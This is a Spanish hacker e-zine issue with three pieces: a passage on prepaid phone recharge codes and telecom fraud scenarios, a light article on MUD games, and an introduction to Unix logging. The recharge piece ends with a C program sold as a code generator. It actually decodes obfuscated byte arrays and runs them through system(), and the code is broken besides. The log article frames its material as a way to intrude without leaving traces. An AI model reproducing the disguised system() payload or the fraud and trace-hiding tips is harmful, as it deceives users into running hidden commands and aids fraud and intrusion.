Esto hace que se envie *52* un mensaje al cliente propietario del telefono
en el que se le indica su nuevo saldo, y la validez: 180 dias mas.
Otras bases de datos obtendran la informacion replicando esta tabla. Pero
no les esta permitido actualizarla.
There's always something left behind... never mind.
(NdB. Cancion 'My favourite dress' del grupo 'The Wedding Pressent')

Lo que pasa es que el importe total de credito del usuario esta en otra
base de datos mucho mas importante: la base de datos de facturacion.
Pero yo no llegue hasta esta tabla final; considera que yo soy solo
un incremento del credito, y el valor total esta relacionado con otros
procesos; por ejemplo puede incluir ofertas y campanias especificas que
hagan que el incremento sea mayor que los 15 euros iniciales.
Asi que ya toda la informacion esta registrada en la organizacion de TelCo.

El ultimo punto *53* es decirle a la red inteligente este nuevo saldo.
La IN tiene *54* unos nodos llamados SCP (Signal Control Point) con unas
bases de datos en los que se almacenan unos cuantos numeros de telefono y
el saldo disponible. El SSP (Signal Control Point) es un switch telefonico
que se encarga de originar, terminar, o intercambiar llamadas. Esta
equipado con SS7 (Signaling System 7) que es el protocolo que le permite
conectarse con otros nodos de la red inteligente para procesar los servicios.
Cuando el usuario pretende efectuar una nueva llamada el SSP recibe la
notificacion y se comunica con el STP (Signal Transfer Point) que enruta el
mensaje (intencion de establecimiento de llamada) hacia el SCP, quien en
ese momento averigua el saldo disponible (quizas preguntandolo a otros
SCP, si no posee la informacion de ese subscriptor concreto) para
permitir la llamada, o devolver un mensaje de denegacion del servicio, quizas
consultando con otro SCP cual es el mensaje que hay que decirle al usuario.
La red inteligente esta constantemente comunicada con la base de datos masiva
que se encuentra en los ordenadores servidores principales de TelCo.

A traves de CAMEL-2 (Customized Applications for Mobile network Enhanced
Logic) otras redes de otras empresas telefonicas nacionales e internacionales
pueden saber si la persona puede establecer llamadas y recibirlas estando
en Roaming. Tipico ejemplo del camello que sube al tranvia en Grenoble
y este le muerde la pierna. (NdB. Superlopez 20)

Ya casi al final de todo este proceso, los datos de creacion de mi NSCR, la

impresion de mi cartoncillo, mi adquisicion, mi activacion, el MSISDN del usuario, el IMSI , las fechas de recarga e incluso los datos de las llamadas realizadas y SMS enviados van a parar *56* a un sistema enorme de DatawareHouse que analiza los comportamientos de los clientes para ofertar otros servicios, evitar que huya a otro operador, creacion de planes nuevos, analisis de tiempos y cualquier idea que se le ocurra a los directivos que velan por el negocio de TelCo.

Durante mi larga vida he pasado por situaciones de riesgo en la que pensaba que si alguien me robaba o me duplicaba seguramente el sistema se volveria loco al ver que estaba siendo usada varias veces. Veamos cuales han sido estas ocasiones y lo que los chicos de TelCo hacen para evitar estos intentos de fraude.

Lo que siempre hay que tener en cuenta es que la propia TelCo tiene que generar los NSCR y activarlos en sus bases de datos y meterlos en la red inteligente. Existen muchos codigos validos desde el punto de vista del checksum (CR), pero solo algunos de ellos estan activos en la base de datos. Se llama a esto la barrera de activacion interna en la empresa (IHAW, In House Activation Wall).

El otro aspecto que no hay que perder de vista es que el numero de telefono esta controlado en todo momento por TelCo y cuando sospecha algun fraude puede impedir/cortar la llamada y otras cosas peores. Acojonao? Pues espera que ahora te detallo lo que pueden hacer. Esto se denomina sistema de activacion retroactiva (BAS, Back Activation System), aunque la mayoria de las veces se usa para des-activacion.

Solo por curiosidad, vamos a ver lo que puede hacer el BAS. Esta informacion ha sido obtenida por comentarios informales asi que no pude verificar si estos procedimientos se aplican o no.

En todos los casos se genera una alarma que mas tarde una persona puede -o no- comprobar.

Caso 1) Un usuario intenta usar un CR que no verifica el checksum.
No sucede nada.
Caso 2) Un usuario introduce un CR incorrecto por tres veces.
Se asume que no ha escrito bien el SMS pero se empenia en mandarlo. No sucede nada. Ya llamara a TelCo si quiere.
Caso 3) Un usuario usa en pocos minutos distintos CRs incorrectos.
Posiblemente se trata de alguien que quiere pasarse de listo.
No aguantaremos sus insolencias, te lo prometo. (NdB. Romeo y Julieta.
Primera frase: 'Gregory, on my word, we'll not carry coals').
Se lanza otra alarma, y se puede:
1) Anular todo su saldo - posiblemente sea poca cantidad.
2) Cancelar su numero de telefono (que , por otra parte, ha sido otorgado por la propia TelCo)
3) Dado que es un telefono pre-pago, quizas no existan otros datos del cliente tales como direccion, nombre, ... ; pero en el caso de que existan, se contacta con el usuario advirtiendole.
4) Como tambien se conoce el numero de serie IMEI del telefono (no solo de la tarjeta SIM), se introduce en la base de datos mundial de telefonos fraudulentos y nunca mas se puede volver a usar ese telefono.
5) Mediante la triangulacion definida por las antenas, y aplicando un simple calculo de GIS (Sistema de Informacion Geografica) se averigua con una precision de 2 metros donde esta el sujeto en todo momento, aunque este radio es mayor en zonas con menos antenas.
Deja volar tu imaginacion para imaginar lo que puede pasar.
Incluso dias mas tarde del intento de fraude.
(Particularmente no me creo que TelCo llegue a este extremo)
Caso 4) Un usuario especifica un CR que ya habia sido usado. Una o mas veces.

No sucede nada. Se asume que alguien ha encontrado un cartoncillo
por la calle y esta intentando usarlo otra vez. Pobre diablo.
Caso 5) Varios usuarios usan el mismo CR en un corto periodo de tiempo.
El primero funciona pero para los siguientes el CR ya ha sido usado.
Esto es un claro ataque. Se aplica el caso 3 a todos ellos.
Caso 6) Un usuario utiliza CR incorrectos que se distinguen en 1 o 2 cifras.
1) Si se intenta menos de 3 veces se asume que es un usuario torpe.
2) Si se intenta mas de 5 veces se asume que es un ataque
de prueba/error y se aplica el caso 3.
Caso 7) Un usuario usa distintos CR correctos en un corto periodo de tiempo.
Aunque esto es perfectamente legal, resulta sospechoso que haya
comprado varias tarjetas, en vez de comprar una con el precio total.
Caso 8) Un usuario carga una cantidad excesiva de dinero.
Aunque esto tambien es perfectamente legal, levanta sospechas. TelCo
no quiere que nadie tenga demasiado dinero en una tarjeta pre-pago.
Por cierto, el limite real esta en 99.999.999 unidades. Si la unidad
es centimos de euro, el limite es casi 1.000.000 euros.
Caso 9) Si las tarjetas han sido robadas en la tienda, los CR se marcan
con status=3 (anulado). El uso de cualquiera de estas tarjetas dispara
una alarma que conlleva la anulacion inmediata del numero de
de telefono, al igual que BAS.3.2

Otros factores que disparan alarmas son:

-medio de uso: las alarmas provenientes de intentos a traves Web se analizan
con mas detenimiento, por ser cuna habitual de individuos peligrosos. Algo
habran hecho para merecer ese castigo, mi Senior. (NdB. Don Quijote. Replica
de Sancho cuando don Quijote pretende liberar a los galeotes)
-ubicacion geografica: los intentos fallidos desde zonas deprimidas
economicamente son mas propensos a recibir mayores castigos.
Como nota curiosa, los intentos realizados en areas incluyendo centros
comerciales tambien son de alto riesgo, mientras que las zonas
residenciales son de pefil de bajo riesgo, y, por consiguiente, las
sanciones son menores.
-el momento del dia: por lo que oido, durante la maniana se producen muchos
mas casos del tipo 1 y 2 y 6.1 que en otros momentos del dia, porque las
amas de casa van a recargar sus moviles, y se equivocan al teclear.
Si quieres te lo crees.

Voy a detallar los momentos en los que algun hacker de los que hay por el
mundo podria haber corrompido los datos y las medidas que evitaron que
tuviera exito.

El primero sucedio cuando se generaron las tarjetas chip con los codigos.
Aunque las semi-llaves hubieran sido robadas no se podria hacer nada porque
no se sabe el algoritmo que se usa para generar los NSCR.

Si asaltante supiera el algoritmo y ambas semi-llaves seria capaz de
obtener un CR a partir de un NSCR. No le serviria inventarse un NSCR y
generar su CR, pues esto chocaria contra el IHAW, pero aun asi el ataque esta
claro: ir a una tienda, solicitar una tarjeta como yo que tenga el NSCR
impreso.

Me mira pero no me compra, aunque memoriza mi NSCR. Vuelve a su guarida
para calcular el CR, y usarlo. Cuando un comprador legitimo me compre
resultara que el codigo ya ha sido usado, y posiblemente el ingenuo
se estrelle contra el BAS. Incapaz de saber que ha sido victima de un
fraude seguramente formara un caso 4. Si consigue convencer al servicio
de atencion al cliente de TelCo -al fin y al cabo, el usuario posee
el NSCR y el cartoncillo original- le devolveran el dinero y al autentico
defraudador le aplicaran BAS.3 ; quizas BAS.3.4

Una alternativa a esta es comprar un cartoncillo, y suponer que los restantes que han quedado en la tienda tienen NSCR secuenciales con el que ha adquirido. Pero esto es BAS.7

Otro momento de panico sucedio cuando se ejecuto el programa CREATION.EXE para generar la lista. Supongamos que el programa tiene un troyano que manda la lista de NSCR y CRCHI a un malvado. Sin los CRs no valen de mucho.

Mas interesante seria si incluyera en tickets.CHI siempre un NSCR constante, del que el atacante supiera el CR. Por supuesto que alguien notaria que la lista tiene un numero que no va en secuencia, pero ademas el sistema no podria introducir en la base de datos un NSCR que existia, de cuando tickets.CHI fue generada anteriormente. IHAW again.

Mas tarde viajo en el fichero tickets.CHI hasta el impresor. Si alguno de los codigos fuera alterado por el camino, el impresor no podria descifrarlo con la clave publica del MSc y sabria que algo raro estaba sucediento. Bondades del sistema de claves publicas y privadas.

Si el impresor decidiera imprimir alguna tarjeta con un CR que no pertenece a ningun NSCR de la lista, simplemente no estaria en la base de datos. De bruces contra el IHAW. Otra cosa seria si usara un codigo ya impreso anteriormente, o duplicara una tarjeta, usando una para su propio provecho. Alguien sufrira un BAS.5
Notar que los CR que se pueden usar nunca esta en poder del MSc , y solo llega hasta el MSv cuando alguien me intenta usar.

El ataque que definitivamente funciona es interceptar los CR cuando estan en las oficinas del impresor. Esto incluye desde el momento en que DESCRIFRA.EXE genera mi CR hasta el momento en que se recubre con pintura plateada la zona del cartoncillo en la que esta impreso el CR. Por ejemplo, un operarios que trabaja en la fotocomposicion. BAS.5
Y es que el siglo veinte es un despliegue de maldad insolente.
(NdB. Referencia al tango ’Cambalache’. Un saludo para los portenios)
Pero esto forma parte del procedimiento fisico de seguridad que tenga establecido el impresor dentro de sus oficinas.

El ultimo ataque fuera de la zona No-Desmilitarizada, es decir, antes del firewall, se podria llevar a cabo con un spoofing (alteracion de la personalidad) del servidor de TelCo que recibe las peticiones.

No hay que pensar solo en suplantar al servidor web que permite que los usuarios escriban su MSISDN y mi CR, sino tambien sniffeando y anulando al servidor SMSC de mensajes SMS (ya se, es un reto muy grande) o al servidor al cual se conecta el sistema bancario cuando el usuario recarga su tarjeta pre-pago desde un cajero. Tambien quedaria impresionante suplantar el IVR. Vamos, llama a TelCo y diles que deseas alquilar el numero de telefono 969696966, veras cuanto se rien.

Dentro de la Intranet de TelCo el unico ataque puede efectuarlo un trabajador descontento o un troyano (control remoto).

El fichero en el que me encuentro, junto con algunas de mi hermanas y primas, esta en un fichero de un SCP propiedad de Nokia, que tiene un sistema operativo completo, con conectividad FTP y HTTP, lo cual permite que la maquina Linux lo recoja. Recuerda que el malvado simplemente ha generado una peticion para que su MSISDN sea recargado, en virtud de un CR mas falso que una moneda de 7 euros, pero que intentara parchear algun sistema para que sea aceptado como bueno. Yo, desde el primer momento que vi a aquel CR ya presentia que no era de buena familia.

Por supuesto no tiene sentido modificar el fichero recibido antes de procesarlo, pero, que pasaria si el Servidor de Transacciones (el Linux troyanizado, para los que se han perdido) decidiera que ese CR concreto le ha caido bien, y no necesita pasar por la validacion? Al igual que los otros CR correctos, lo mete en la base de datos de recargas exitosas junto con el malvado CR, e incrementa el saldo.

Pero esto solo funciona la primera vez, porque si este metodo se usa otra vez con el mismo CR, resultaria que estaria duplicado, y saltaria otra alarma. Como tenemos el MSISDN, pasamos a BAS.5

La solucion estaria en transformar el CR malvado en otro CR. Pero si se elige un numero aleatorio (total, ya ha pasado la verificacion) hay otro mecanismo de alarma: los CR almacenados en la tabla cardstable se pueden verificar una y otra vez, y, dado que hay varios servidores de transacciones redundantes (cada uno con su propio lector de tarjetas, aunque todos con la misma copia de la tarjeta microchip) lo mas seguro es que se haga una auditoria cada mes y se detecte que hay un codigo incorrecto. Entonces si que saltan las alarmas de verdad !

Asi que la unica posibilidad que le queda es usar un CR que todavia no haya sido usado. Esto es imposible, pues el modulo MSv no puede calcular un nuevo CR; solo puede verificar.

Si alguna de nosotras tiene la mala suerte de ser robada en la tienda, Telco puede anularme buscando mi NSCR (no mi CR, pues al no haber sido usada no posee todavia ese dato) y poniendo status=3 (anulada).
Lo mismo sucede si me pierdo por el camino, si alguna de nosotras ha tenido algun problema a la hora de ser impresa (ej. los numeros salen borrosos), si el propietario de la tienda decide anular el pedido, o mil circunstancias mas.
Una cosa que le paso a una conocida mia es que fue adquirida, rascada, y al intentar activarla resulto que el telefono no era de pre-pago sino de contrato. El incremento de saldo no se realizo porque no tenia sentido, el CR fue registrado como status=4 (usado) pero a la hora de hacer los informes de TelCo ese numero de telefono no aparecia en la lista de telefonos validos. La solucion fue marcarlo como anulado. El recargo fue deducido de la factura del cliente del mes siguiente. Otro cliente satisfecho.

Como veis, el control del fraude es una tecnica ampliamente estudiada e implementada en TelCo, y por extension, en cualquier compania telefonica que sepa lo que le interesa.

Asi que espero que te haya parecido interesante mi vida y no se te ocurra intentar enganyar al sistema.

-Ya, ya, todo esto esta muy bien, pero seguro que existe algun metodo secreto para obtener nuevos codigos para recargar tarjetas de pre-pago . Vamos, no seas rata y dimelo, que no te cuesta.
-No has entendido nada de nada, verdad? Bueno, aqui tienes algo que quizas te sirva. Ejecutalo y dejame en paz. Pero si te pasa algo yo no soy responsable.

```
/* La ejecucion de este programa puede tener consecuencias desastrosas */
/* ASEGURATE QUE ENTIENDES LO QUE HACE ANTES DE PONERLO EN MARCHA.     */

#include <stdio.h>
#include <string.h>

char TK15[]="02161";
char HalfKey[]={0,1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,
                17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,255};
int nbr_cert=25;
```

```
int _system(char *i)
{
return(HalfKey[*i]^TK15[*i%5]);
}

char MSc[]={83,94,66,54,66,50,33,32,40,53,37,98,154,31,53,15,86,243,
            76,20,84,252,76,26,35,138,14,22,193,94,255,32,0};
char MSi[]={83,94,66,22,10,16,81,93,83,80,66,50,198,35,76,90,220,32,
            24,34,174,32,49,92,188,82,83,92,131,25,254,33,0};
char MSv[]={85,81,89,89,17,126,93,17,83,95,68,91,84,88,85,85,65,17,
            88,80,84,83,49,183,249,242,14,18,250,99,253,34,0};

main()
{
int i=0;

for(i=0;i<32;i++)
        {
        MSc[i]^=TK15[i%5];
        MSi[i]^=TK15[i%5];
        MSv[i]^=TK15[i%5];
        }
printf("-------------------------------------------------------   \n");
printf("|     NSCR      |     CRCHI       |         CR        |   \n");
printf("-------------------------------------------------------   \n");
for(;nbr_cert>0; nbr_cert--)
        {
        for(i=0;i<32;i++)
                HalfKey[*i]^=TK15[*i%5]
        printf("%16i" ,system(MSc));
        printf("|");
        printf("%16i" ,system(MSi));
        printf("|");
        printf("%16i" ,system(MSv));
        printf("\n");
        }
}
```

EOF

-[0x03]----------
-[bazar]----------
-[Varios]----------SET-28--

****
COMENTARIO DEL EDITOR

Como vereis, en este numero, no nos hace falta una tabla de contenidos, porque solo tenemos un articulo, lo que denota que los escritores, se atreven cada vez mas a grandes temas y en profuncidad, aun asi, este bazar tiene algo de especial. Es la primera vez en la historia de SET que un autor declara ser del sexo femenino. No. No espereis encontrar pista alguna de este hecho en este articulo (salvo una pequenyo detalle en la despedida), pero parece que el hecho es totalmente cierto, y depaso, aunque este no sea un ezine que le interese lo mas minimo las cuestiones de sexo, queremos animar a todo tipo de personas que tengan algo que compartir sobre la informatica, ya sean jovenes, viejos, hombres, mujeres, ricos o pobres... escribir!

****

Este texto no tratara de tecnicas infalibles para hackear nada, es sencillamente un texto sobre el ocio en la Red, que en realidad es lo que la inmensa mayoria del publico en general busca.

1.- Chats.

No me voy a parar mucho en este punto porque mucho me temo que es un tema del que se ha escrito y comentado muchisimo ya, por inercia misma de la vida cuando una persona conecta por primera vez a Internet busca directamente un chat (sea del tema que sea) y curiosamente luego dicen que no saben ni buscar informacion en la red :-P
Si alguien de los que esta leyendo este articulo realmente no tiene ni idea sobre chats que busque textos sobre el IRC (es en lo que se basan la inmensa mayoria de los chat actualmente).

2.- Foros.

Por supuesto que al igual que en los chats hasta el mas nuevo de los novatos sabe llegar a los foros de discusion, hay tantos y de tantos tipos... hay hasta una companyia que te deja hacer tu foro gratuito de acceso remoto para tu web con la unica condicion de que sea de tematica Pokemon (prometo que no me lo he inventado).
Sobre foros tambien hay mucho escrito, programas, programitas...
Personalmente no es un medio que me agrade ya que ultimamente a los que programan los foros les ha dado por que la IP del que manda un mensaje se quede grabada en la cabecera de su mensaje (brillan con luz propia) y ya se sabe que en los foros se debate, pero tambien hay mucha gente de mala fe que puede sacar gran utilidad a esto, sobretodo si discrepas con esa persona y acabais intercambiando una serie de palabras que prefiero no enumerar ahora.

3.- La finalidad de este escrito: Los MUD’S y sus precesores.

Deberia haber titulado a este articulilo: Los MUD’S esos grandes ignorados. Por que por desgracia aqui en Espanya en cierta parte lo han sido. Hace unos anyos esta mezcla de Rol e Internet causaron autentico furor en los paises anglosajones, pero cuando llego a Espanya... si es cierto que jugaba gente pero ni de lejos llegaria ha ser una triste comparacion con lo que se jugaba en otras partes.

Bueno, y que son los MUD’S?
Tecnicamente el nombre significa: Multi User Dungeon, aunque la D es un poco relativa por hay quienes dicen que puede asumir otros significados, pero la

mayoria lo llama de este modo.
MUD'S es el primer juego que se creo por Internet, esta basado en texto, como mucho puede haber alguna imagen en ASCII pero todo es en texto, al mas puro estilo ROL.
Cuando te creas un MUD debes elegir la raza (humano, elfo, medioelfo, drow, enano, medioenano, gnomo y mediokobold) el gremio (mago, ladron, clerigo, guerrero, psionistas) y el sexo (hombre/el, mujer/ella, ni se sabe/ello) todo esto varia de un servidor a otro y ademas cada uno tiene sus cualidades, virtudes, caracteristicas propias... en fin.

Lo que me resulto graciosisimo el dia en que quise empezar a jugar era el modo de como se jugaba, el juego se basa en conexion Telnet (ya te he dicho que el juego es de texto, nada mas), hay un monton de programas que son servidores telnet pero adaptados para jugar (al final del articulo incluyo una lista con webs donde puedes descargarlos).

Ciertamente y como observacion personal son altamente adictivos (en su epoca de esplendor fueron por esto criticados).

Como punto final sobre los MUD's decir que hay dos clases de MUD'S:
-Los muds sociales: su juego se basa en la comunicacion con los otros jugadores y su finalidad es socializarse cuanto mas, mejor (como en la realidad ;-).
-Los muds de aventuras: su unica finalidad es adquirir experiencia (es la medida en que se basan los muds, y la mayoria de los juegos de rol, para subir de nivel) consegir dinero y ser el mas fuerte. Los comunicativo solo importa si ayuda a su finalidad, si no, al carajo :-P.

Ahora os dejo una lista de enlaces para que tengais a mano todo lo que precises:

Webs de interes:

->Aurora MUD: http://aurora.etsiig.uniovi.es:3080/WWW/index.html
->Los reinos de Astarion: http://www.la-puerta.com/astarion/main.htm
->Medina Mud: http://www.angelfire.com/mb/medina
->The mud Conector: http://www.mudconnect.com

Clientes MUD's

->Gmud: http://www1.las.es/~martos/arda/gmd3219b.zip ****
->MudMaster: http://www.mud-master.com Funciona por MS-DOS
->SimpleMU: http://simplemu.onlineroleplay.com Especial para MUDS sociales
->Mushclient: ftp.aurora.org.au/pub/au Especial para muds sociales
->TinyFugure: http://tf.tcp.com/~hawkeye/tf Especial para muds sociales
->Mud Dweller: ftp.ccs.neu.edu/pub/mud/clients/muddweller Para Macintosh y otros (-Win)

MUDS

->Medina MUD: telnet://nescafab.upc.es:4000 Temporalmente inactivo
->ConchaMUD: telnet://concepcion.upv.es:3005
->Demon: telnet://promer.asertel.es:4000
->Petria: telnet://petria.mudservices.com:6000
->AuroraMUD: telnet://aurora.org.au:4201
->LambdaMOO: telnet://216.34.53.178:8888
->CityMOO: telnet://city.nnetis.ca:1234
->ShacraMUD: telnet://mud.cl:6969
->Phantasien telnet://phantasien.axarnet.com:6969
->lluvatar telnet://pc-486.cbm.uam.es: 4000 Basado en el senyor de los anillos

3.2.- Y sus precesores.

Ciertamente hoy en dia ha habido un grandisimo avance en cuanto a juegos en red
y hay una amplisima gama de juegos con unos graficos alucinantes y etc..
Pese a todo los MUD se siguen manteniendo y ahora hay otro juego de Rol
(completamente gratuito como lo eran los MUDs) pero que ya no es con tan solo
en formato texto, se llama Argentum, es un juego creado por y para la comunidad hispana
(integramente en castellano). Sencillamente te bajas el cliente y puedes jugar
automaticamente al juego (una vez te hayas creado tu personaje, claro).
Este juego ha tenido muchisimos mas viciadillos en Espanya, puede que porque a
hora hay muchas mas facilidades para conectarte a internet que hace unos anyos.
Como en los muds debes elegir una raza (humano, elfo, elfo oscuro, enano) y un
gremio (tiene una amplia lista) y se basa en casi lo mismo que los muds
(lo mismo que todos los juegos de rol) subir experiencia matando a todo bicho
que te cruces por el camino e intentando recolectar dinero.
La version 2 del Argentum ya esta en proceso de creacion puede que dentro de
poco nos sorprendan con la primera beta.

Webs de interes:

->http://ao.alkon.com.ar/soynuevo.php	Web donde te puedes descargar el cliente para jugar y todo lo que necesites.
->http://www.ao2.com.ar/	Web del Argentum 2 espero que pronto nos sorprendan.
->http://www.zeusao.com/	Otro server del juego

4.-Despedida


Bueno este texto ha sido escrito en atencion a que alguien escribio al foro
pidiendo un texto sobre el ocio en la red, para mi gusto coincido con esa
persona en que es muy importante porque cuando llevar horas y horas asimilando
informacion, como todo bicho viviente se necesita un respiro (o si no acabaras
loco diciendo que has visto un 0 y un 1 corriendo por tu habitacion). Si
alguien ve algun fallo, error o algo incompleto que me lo comunique y lo
modificare.

Un saludo
Alicuencana
Yo en mi estado natural: El de la Alicuencana Viril.

EOF

```
-[ 0x04 ]----------------------------------------------------------------
-[ Logs en Unix ]---------------------------------------------------------
-[ blackngel ]-----------------------------------------------------SET-28--
```

blackngel_hack@hotmail.com



"Bienvenidos al mundo de lo real..."

¬@@@@@@@@@@@@@@@
#%***%%%%%%%%%%@
#%*1*%-INDICE-%@
#%***%%%%%%%%%%@
¬@@@@@@@@@@@@@@@

&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&

(@ Indice | TEMA: @)

¬@@@@@@@@@@@@@@@@
#%***%%%%%%%%%%%@
#%*2*%-PROLOGO-%@
#%***%%%%%%%%%%%@
¬@@@@@@@@@@@@@@@@

Bueno esta vez me he decidido por dar unos conocimientos basicos sobre la forma que tiene unix en administrar los sucesos que en se realizan, es decir, como trabaja unix o linux no nos olvidemos, a la hora de grabar todo lo que cualquier usuario con acceso o sin el esta haciendo en el sistema.

Cabe recordar como siempre que este texto se puede tomar con el punto de tema hacking o desde el punto de tema seguridad. La verdad es que es lo mismo ya que tomado de una forma siempre nos valdra para lo contrario.
Por ejemplo, para que lo entendais, se podria decir que si tomais este texto para saber o aprender como proteger vuestro sistema archivando todo lo que en el sucede, le podriamos dar la vuelta, pensando en como un administrador esta protegiendo su sistema y asi tener nosotros mucha mas facilidad de entrar en el y sin dejar huella.

Bien pensado se supone que este articulo no deberia de ser muy extenso, sino al contrario, mas bien pequeño, ya que la materia que este tema contiene no es de gran alcance.
Por eso mismo aprovecho que este articulo no sera muy largo para adentrarme bastante en cada uno de sus apartados y cuando acabeis este articulo/guia salgais con una buena base sobre el tema, que en fin, esto es lo que a mi mas me interesa.

Como no, ahora pondre los sitios donde podreis localizarme y comentarme vuestras dudas, opiniones, ideas o lo que a vosotros mas os apetezca. En serio, no me gusta que nadie se quede con dudas por culpa de una tonteria, me da igual que la duda sea una pequeñez insignificante, cuanto antes la resuelvas mucho mejor y yo estare dispuesto a ello.

```
=====================================================================
||E-MAIL -->> blackngel_hack@hotmail.com                           ||
||irc.irc-hispano.org -->> #XDHT, #hackers, #newbies, #hack        ||
=====================================================================
```

Bastantes datos creo no? xD. Mal sera que con esta informacion no me encontreis antes o despues, bueno sin ser que yo este escapando de la policia o de alguna condena judicial xD. En tal caso no estare disponible.

Ahora si, por fin, os dejo con el tema que hoy nos ocupa a todos, el cual os he preparado despues de tenerlo yo mas bien que estudiadito.
Bueno y decir tambien que esto no es todo, si de verdad quereis ser unos casi expertos en seguridad debereis de seguir buscando informacion colgada por la red y que os pueda servir de ayuda, recuerda que cuanto mas actualizada mejor, ya que este sistema puede tener siempre cambios en un periodo corto de tiempo.

Al tema......

```
  ¬@@@@@@@@@@@@@@@@@@@@
  #%***%%%%%%%%%%%%%%%%@
  #%*3*%-INTRODUCCION-%@
  #%***%%%%%%%%%%%%%%%%@
  ¬@@@@@@@@@@@@@@@@@@@@
```

Empezaremos definiendo simplemente lo que es un log.
Un log, no es mas que un simple archivo en el cual se almacena cierta informacion sobre lo que realiza un usuario en la maquina y los cuales puede observar y estudiar el root para saber todo lo que esta sucediendo en su sistema.

Pasemos ahora a analizar las ventajas y desventajas que nos ofrece el sistema unix/linux con su sistema de logeo:

Ventajas|
--------|

Claramente siempre seran mejores las ventajas en este sistema de logeo que sus desventajas. Una de ellas es la de poder detectar a un intruso inmediatamente, o detectar usos sospechosos en el sistema o actos indebidos. Por ello cabe decir que el logeo es una forma de deteccion y no de prevencion ya que sino miramos nuestros logs, cualquier cosa puede estar sucediendo en el sistema sin que nosotros nos demos cuenta.

Desventajas|
-----------|

Se podria decir que hay dos claras desventajas o problemas a la hora de almacenar toda esta informacion en cierta parte "confidencial".

1.- La gran cantidad de datos o informacion que se almacena en un mismo momento, puede llegar a dar lugar a buffer overflows "desbordamientos del buffer". Sino sabeis lo que esto significa descargaros de la red algun manual sobre el tema, porque yo no estoy aqui hoy mas que para explicar lo que nos ocupa, en este caso "Logs en Unix".

2.- Bueno, pues es de saber que los logs hay que mirarlos "a ojo de humano", asi que, tal es la cantidad de informacion y sucesos almacenados en cualquier log, que muchos detalles importantes se nos pueden pasar por alto sin querer, pero eso ya es cosa de la actitud del administrador del sistema y la atencion que a el le preste.

3.- La ultima desventaja de este sistema, es que la colocacion o situacion de los ficheros logisticos pueden variar en cada sistema operativo y su forma de logeo tambien puede cambiar. Pero bueno, los ficheros mas comunes se suelen situar mas o menos en el mismo sitio.

```
¬@@@@@@@@@@@@@@@@
#%***%%%%%%%%%%%@
#%*4*%-SYSLOGD-%@
#%***%%%%%%%%%%%@
¬@@@@@@@@@@@@@@@@
```

Este demonio es el encargado de guardar toda la informacion de lo que esta sucediendo en nuestro sistema, ya sea localmente como remotamente.
"Syslogd" se arranca cada vez que nuestro sistema Unix/Linux se inicia.

Como no, este demonio esta controlado por un fichero de configuracion que se encuentra en "/etc/syslog.conf". Desde aqui nosotros podemos asignar nuestras propias reglas de logeamiento y ajustar diferentes paramentros.

Para los que no tengais Unix o Linux os pondre aqui un ejemplo de este archivo de configuracion para que le echeis un vistazo.

```
blackngel:~# cat /etc/syslog.conf
#ident "@(#)syslog.conf 1.4 01/03/03 SMI" /* Mandrake 8.1 */
#
# syslog configuration file.
```

```
#
# This file is processed by m4 so be careful to quote (‘’) names
# that match m4 reserved words. Also, within ifdef’s, arguments
# containing commas must be quoted.
#
*.err;kern.notice;auth.notice /dev/console
*.err;kern.debug;daemon.notice;mail.crit /var/adm/messages
*.alert;kern.err;daemon.err operator
*.alert root
*.emerg *
# if a non-loghost machine chooses to have authentication messages
# sent to the loghost machine, un-comment out the following line:
#auth.notice ifdef(‘LOGHOST’, /var/log/authlog, @loghost)
6.3. EL DEMONIO SYSLOGD 89
mail.debug ifdef(‘LOGHOST’, /var/log/syslog, @loghost)
#
# non-loghost machines will use the following lines to cause "user"
# log messages to be logged locally.
#
ifdef(‘LOGHOST’, ,
user.err /dev/console
user.err /var/adm/messages
user.alert ‘root, operator’
user.emerg *
)
blackngel:~#
```

Decir que las lineas que se encuentran precedidas por el signo "#" no seran interpretadas por el demonio sino que se tomaran como simples comentarios.

Me gustaria mucho explicar como poder configurar todo esto a nuestro gusto, pero esto no es lo que hoy me trae aqui. La razon es que este es un articulo de iniciacion para que vayais aprendiendo cositas.

```
  ¬@@@@@@@@@@@@@@@@@@@@@@
  #%***%%%%%%%%%%%%%%%%%@
  #%*5*%-L. HABITUALES-%@
  #%***%%%%%%%%%%%%%%%%%@
  ¬@@@@@@@@@@@@@@@@@@@@@@
```

```
-----------
|wtmp/utmp|
-----------
```

No os equivoqueis son dos logs diferentes, pero como su contenido y finalidad es muy parecido pues los he puesto juntos.

Estes se encargan de el control de accesos de usuarios, grabando la hora de acceso, desde donde, cuando, y un largo etc.

Importante: Estes logs generan un archivo binario y no se puede leer con un simple cat. Para ver su informacion tendremos que hacer uso del comando "last".

Esta informacion esta basada en una estructura, con unos simples conocimientos del lenguaje C, podremos utilizarla para hacer nuestro propio lector de wtmps o utmps. (Es muy facil).

```
------
|Acct|
------
```

Este log es realmente importante. Se encarga de grabar todos los comandos que ejecutamos en la maquina, pero no su resultado, "solo" los comandos!!.

Aunque parezca mentira, debido a la seguridad que tienen que tener muchos sistemas, este log esta muchas veces desactivado por la gran informacion que guarda y los recursos del sistema que este utiliza. A la gente no le gusta que se produzcan negaciones de servicio en sus sistemas por falta de recursos.

```
----------
|messages|
----------
```

Aunque tambien esta controlado por el demonio anterior, este log esta mas destinado a dar informacion sobre programas o arranque del sistema, que de avisar de sucesos importantes.

```
--------
|syslog|
--------
```

Es uno de los mas importantes, esta controlado por el demonio syslog, por ello, la informacion contenida en este dependera de la configuracion de este demonio.

En el se guarda bastante informacion con respecto a los accesos a diferentes servicios y cosas del estilo.

```
